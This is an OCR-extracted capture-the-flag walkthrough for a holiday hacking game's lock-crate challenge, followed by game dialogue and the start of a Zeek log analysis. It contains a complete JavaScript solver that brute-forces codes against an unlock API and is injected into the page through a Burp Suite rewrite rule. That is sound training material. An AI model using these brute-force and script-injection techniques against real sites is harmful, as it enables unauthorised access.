
Let's go back to the commented-out javascript code that we found at the top of the crate HTML page.

```
<script>/*
      const getTestFlag = seed => {
        const chance = new Chance(seed);
        chance.string({
          length: 8,
          pool: 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789',
        });
      }
    */</script>
```

If we google for "new Chance(seed)", we quickly find this: https://chancejs.com/usage/seed.html




Further, if we click around the site, we quickly find this reference to chance.string



Note the use of a “pool” to constrain the characters available to build the random string. This must be how the codes are being built. Let’s see if we can reproduce the network image code.

The “Chance” website tells us that their code is loaded on the page, and we can play with it in the console. Let’s do that. We’ll use the test code we found in the crate page. For the initial “seed”, we’ll use the uuid that seems to control the session somehow.

In the following screenshot, the Chance site with exposed console is on the left, and a live crate network image is on the right.



What we see is that the first invocation of chance.string, when seeded with the session uuid, generates 7 of the 8 characters in the image code. After more iterations and experimentation, we conclude the following:


- You must capture the *first* invocation of a chance.string, when seeded by the uuid.
- The *first* seven characters of the “chance” code then always matches the *last* seven characters of the image code.
- The first character of the image code is essentially random (at least to us)

We can work with that! We can generate seven characters of the image code, then brute-force the remaining character.

We see from examination of our network traffic that a lock code is sent back to the server for validation when an “unlock” is attempted. The server will examine the code, then return a result indicating success or failure.

Let’s focus on that and understand how it works. First, we’ll enter an invalid code of “xxxxxxxx” into lock #3. When we click the unlock button, the page sends a request to the /unlock API that looks like this:


We see our uuid in the seed, we see the lock ID of 3 which represents the number of the lock we are opening, and we see our known bad code of "xxxxxxxx". Here is the response:



The response for this invalid code is just an empty json object.

Now let's send a known valid code.

Again we see our seed and id, along with the known valid code of "2VACEPI1". Here is the response:



The response is a json object that contains "true" for lock id "3".

We can leverage this finding to brute-force our image code. We'll generate a partial code using the chance generator, then we'll prepend it with each character in the pool, calling the unlock API to validate each one. When we receive a "true" in our response, we'll know that we have the right code.

The final details to worry about are the "need for speed" to beat the five seconds, and the technique for loading the Chance module in the crate webpage. Here's what we'll do:

- We'll write a script that brute-forces or otherwise opens all of the locks without human intervention. We'll put that javascript into a function which we'll register with the window.onload event. The intent is to allow the page to load and stabilize, upon which time our code will run and open the locks.
- We'll serve our own javascript in a file on our local machine's webserver
- We'll use Burp Suite to inject script tags into the crate's head for both Chance and our own script.


Here is our javascript (in a file “lockscript2.js”):


```
//  Need to inject this into the head via Burp Suite:
//  <script src="https://chancejs.com/chance.js"></script>
//  <script src="http://localhost/lockscript2.js"></script>

// Do all of this when the window has finished loading

window.onload = function() {

  // Find the name of our crate data array.  The name is random, but looks like /^_0x\w{4}$/
  // There is also a crate function with that same regex.
  // When we find a match, make sure it is an object (i.e., array), and not a function.

  var i = 0;
  var globalnames = Object.getOwnPropertyNames(globalThis);  //get an array with names of all global
variables
  var datafound = false

  while (!datafound) {
    if (globalnames[i].match(/^_0x\w{4}$/) && typeof globalThis[globalnames[i]] == "object") {
      datafound = true;
    } else {
      i+=1;
    }
  }

  mydata = globalThis[globalnames[i]].map(x => window.atob(x));  // we'll need to data-mine the strings!
  var i = 0;

  // Lock 1 - the code we need lives in a string that appears in a random location in the main string
array.
  // The string starts with "%c", so let's find it.

  while (!mydata[i].includes("%c")) {
    i+=1;
  }

  // Grab the code and unlock Lock #1

  document.querySelector('input[data-id="1"]').value = mydata[i].substring(8,16);
  document.querySelector('input[data-id="1"]').dispatchEvent(new Event('change'));
  document.querySelector('.lock.c1').querySelector('button[data-id="1"]').dispatchEvent(new
Event('click'));

  // Lock 2 - The PDF code lives in a div.  Just grab it and unlock.

  document.querySelector('input[data-id="2"]').value = document.querySelector('div.libra >
strong').innerHTML;
  document.querySelector('input[data-id="2"]').dispatchEvent(new Event('change'));
  document.querySelector('.lock.c2').querySelector('button[data-id="2"]').dispatchEvent(new
Event('click'));

  // Lock 3 - this is crazy.
  // The actual code is not in the DOM.  We've injected the Chance module, and analysis shows that we
  // can generate the second through eighth character of the code.  The first character
  // must be brute-forced.  We can do this by iterating through our "pool" to complete the code,
  // then submitting it to the unlock API for validation.
  // The Chance seed is our main uuid, which lives in the data array somewhere.  Find it.

  var seed3 = "";
  var body = "";

  // find the seed (uuid of the session)

  i = 0;
```

```
  while (!mydata[i].match(/\w{8}-\w{4}-\w{4}-\w{4}-\w{12}/)) {i+=1;}

  seed3 = mydata[i];

  // now generate the last 7 digits of the network image code

  var mypool = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
  var ch1 = new Chance(seed3);
  var shortcode = ch1.string({length: 8, pool: mypool}).substring(0,7);

  // now have to brute-force the first char of the code
  // use synchronous ajax calls to the unlock API to validate.

  var networkcode = "";
  var xhttp = new XMLHttpRequest();
  var xjaxresponse = "";

  i = 0 ;

  // fire unlock API POSTs until we get a good hit

  bodystub = '{"seed":"' + seed3 + '","id":"3","code":"';

  while (!xjaxresponse.includes("true")) {
    body = bodystub + mypool[i] + shortcode + '"}';
    xhttp.open("POST", "unlock", false); //synch
    xhttp.setRequestHeader("Content-type", "application/json");
    xhttp.send(body);
    xjaxresponse = xhttp.responseText;
    i+=1;
  }

  // Got it.  Now build the fullsize code and unlock the lock.

  document.querySelector('input[data-id="3"]').value = mypool[--i] + shortcode;
  document.querySelector('input[data-id="3"]').dispatchEvent(new Event('change'));
  document.querySelector('.lock.c3').querySelector('button[data-id="3"]').dispatchEvent(new
Event('click'));

  // Lock 4 - get the code from local storage

  document.querySelector('input[data-id="4"]').value = localStorage[Object.keys(localStorage)[0]];
  document.querySelector('input[data-id="4"]').dispatchEvent(new Event('change'));
  document.querySelector('.lock.c4').querySelector('button[data-id="4"]').dispatchEvent(new
Event('click'));

  // Lock 5 - get the code from the title

  document.querySelector('input[data-id="5"]').value = document.title.substring(document.title.length-
8,document.title.length);
  document.querySelector('input[data-id="5"]').dispatchEvent(new Event('change'));
  document.querySelector('.lock.c5').querySelector('button[data-id="5"]').dispatchEvent(new
Event('click'));

  // Lock 6 - the hologram code is scrambled up in the DOM, but in a known order.  Reassemble and unlock
the lock

  var myholo = "";

  var holotext = document.querySelector("div.hologram > div.items").innerText;
  myholo = myholo + holotext.substring(6,7);
  myholo = myholo + holotext.substring(0,1);
  myholo = myholo + holotext.substring(8,9);
  myholo = myholo + holotext.substring(12,13);
  myholo = myholo + holotext.substring(10,11);
  myholo = myholo + holotext.substring(4,5);
  myholo = myholo + holotext.substring(14,15);
  myholo = myholo + holotext.substring(2,3);
```

```
  document.querySelector('input[data-id="6"]').value = myholo;
  document.querySelector('input[data-id="6"]').dispatchEvent(new Event('change'));
  document.querySelector('.lock.c6').querySelector('button[data-id="6"]').dispatchEvent(new
Event('click'));

  // Lock 7 - get the code from the font-family

  document.querySelector('input[data-id="7"]').value =
window.getComputedStyle(document.querySelector('.instructions')).getPropertyValue('font-
family').substring(1,9);
  document.querySelector('input[data-id="7"]').dispatchEvent(new Event('change'));
  document.querySelector('.lock.c7').querySelector('button[data-id="7"]').dispatchEvent(new
Event('click'));

  // Lock 8 - just pump in the static VERONICA for the egg

  document.querySelector('input[data-id="8"]').value = "VERONICA";
  document.querySelector('input[data-id="8"]').dispatchEvent(new Event('change'));
  document.querySelector('.lock.c8').querySelector('button[data-id="8"]').dispatchEvent(new
Event('click'));

  // Lock 9 - Can't seem to get them live from the DOM, but the chakras styles
  // still live in the style sheet.  Let's parse the codes out of the style sheet.

  var chcode = document.styleSheets[0].cssRules[36].style.content;
  chcode = chcode + document.styleSheets[0].cssRules[37].style.content;
  chcode = chcode + document.styleSheets[0].cssRules[38].style.content;
  chcode = chcode + document.styleSheets[0].cssRules[39].style.content;
  chcode = chcode + document.styleSheets[0].cssRules[40].style.content;
  chcode = chcode.replace(/"/g,'');
  document.querySelector('input[data-id="9"]').value = chcode;
  document.querySelector('input[data-id="9"]').dispatchEvent(new Event('change'));
  document.querySelector('.lock.c9').querySelector('button[data-id="9"]').dispatchEvent(new
Event('click'));

  // Lock 10 - Rather than try to move elements, we'll just build new macaroni, swabs, and gnomes.
  // The code, of course, is static and shown on the PCB

  var macnode = document.createElement('div');
  macnode.setAttribute('class','component macaroni');
  macnode.setAttribute('data-code', 'A33');
  document.querySelector('.lock.c10').appendChild(macnode);
  var swabnode = document.createElement('div')
  swabnode.setAttribute('class','component swab');
  swabnode.setAttribute('data-code', 'J39');
  document.querySelector('.lock.c10').appendChild(swabnode);
  var gnomenode = document.createElement('div')
  gnomenode.setAttribute('class','component gnome');
  gnomenode.setAttribute('data-code', 'XJ0');
  document.querySelector('.lock.c10').appendChild(gnomenode);
  document.querySelector('input[data-id="10"]').value = "KD29XJ37";
  document.querySelector('input[data-id="10"]').dispatchEvent(new Event('change'));
  document.querySelector('.lock.c10').querySelector('button[data-id="10"]').dispatchEvent(new
Event('click'));

}
```


Now setup our Burp Suite interceptor to use a match/replace rule to inject our script tags into the header of the main crate page. We'll trigger on the last </script> seen in the head, then inject our two script tags after that. Here is the rule detail window in Burp Suite:







Now when we click refresh on the crate page in our browser, the new HTML will be intercepted from the server, and our two new script tags will be injected into the head. The browser will load the page, then fetch both our javascript and the Chance javascript as if it was a normal part of the page.

Clicking refresh in the browser, we see the following fetch of our javascript file from our local machine:





Visually, we see the page load, then a moment later the locks open and we win!






Thankfully, that's the last of the crate challenges!






Now that we've opened the crate, let's go back and talk to Shinny. We notice that the Sleigh Shop door is open.



He's amazed that we cracked his security, but he wants us to enter the Sleigh Shop and stop the Tooth Fairy from succeeding with her plan.



Walk through the Sleigh Workshop door into the workshop:

Photo of the Sleigh Workshop, with the Tooth Fairy, Wunorse Openslae, Krampus, and SRF computer (L to R)

The Sleigh Workshop certainly is a busy place. Let's walk from left to right and start by chatting with the Tooth Fairy.

T **The Tooth Fairy** *12:20AM*

I'm the Tooth Fairy, the mastermind behind the plot to destroy the holiday season.

I hate how Santa is so beloved, but only works one day per year!

He has all of the resources of the North Pole and the elves to help him too.

I run a solo operation, toiling year-round collecting deciduous bicuspids and more from children.

But I get nowhere near the gratitude that Santa gets. He needs to share his holiday resources with the rest of us!

But, although you found me, you haven't foiled my plot!


Santa's sleigh will NOT be able to find its way.

I will get my revenge and respect!

I want my own holiday, National Tooth Fairy Day, to be the most popular holiday on the calendar!!!

The Tooth Fairy admits that she is the mastermind behind the plot. She airs her list of grievances, and demands a National Tooth Fairy Day. Now let's move on and talk to Wunorse Openslae.

Wunhorse has some Zeek logs that contain traffic that he believes contain some malicious C2 traffic. He would like us to find the longest connection in this data set. Let's jump into the Zeek JSON Analysis terminal and try to help.



We can confirm that the file contains numerous lines of JSON by dumping the head of the file.

```
elf@97c79c13b95f:~$ head conn.log
{"ts":"2019-04-04T20:34:24.698965Z","uid":"CAFvAu2l50Km67tSP5","id.orig_h":"192.168.144.130","i
d.orig_p":64277,"id.resp_h":"192.168.144.2","id.resp_p":53,"proto":"udp","service":"dns","durat
ion":0.320463,"orig_bytes":94,"resp_bytes":316,"conn_state":"SF","missed_bytes":0,"history":"Dd
","orig_pkts":2,"orig_ip_bytes":150,"resp_pkts":2,"resp_ip_bytes":372}
{"ts":"2019-04-04T20:41:01.862738Z","uid":"CCuAk24L1kIclVKz4l","id.orig_h":"192.168.144.130","i
d.orig_p":55106,"id.resp_h":"192.168.144.2","id.resp_p":53,"proto":"udp","service":"dns","durat
ion":0.000602,"orig_bytes":47,"resp_bytes":63,"conn_state":"SF","missed_bytes":0,"history":"Dd"
,"orig_pkts":1,"orig_ip_bytes":75,"resp_pkts":1,"resp_ip_bytes":91}
{"ts":"2019-04-04T20:42:09.277476Z","uid":"CRRCaj4bvzUJRRpmR6","id.orig_h":"192.168.144.130","i
d.orig_p":59679,"id.resp_h":"192.168.144.2","id.resp_p":53,"proto":"udp","service":"dns","durat
ion":0.000923,"orig_bytes":34,"resp_bytes":34,"conn_state":"SF","missed_bytes":0,"history":"Dd"
,"orig_pkts":1,"orig_ip_bytes":62,"resp_pkts":1,"resp_ip_bytes":62}

<snip>
```

Let's do a quick check of the file to see how many connections we have in the log.

```
elf@97c79c13b95f:~$ wc -l conn.log
143679 conn.log
```

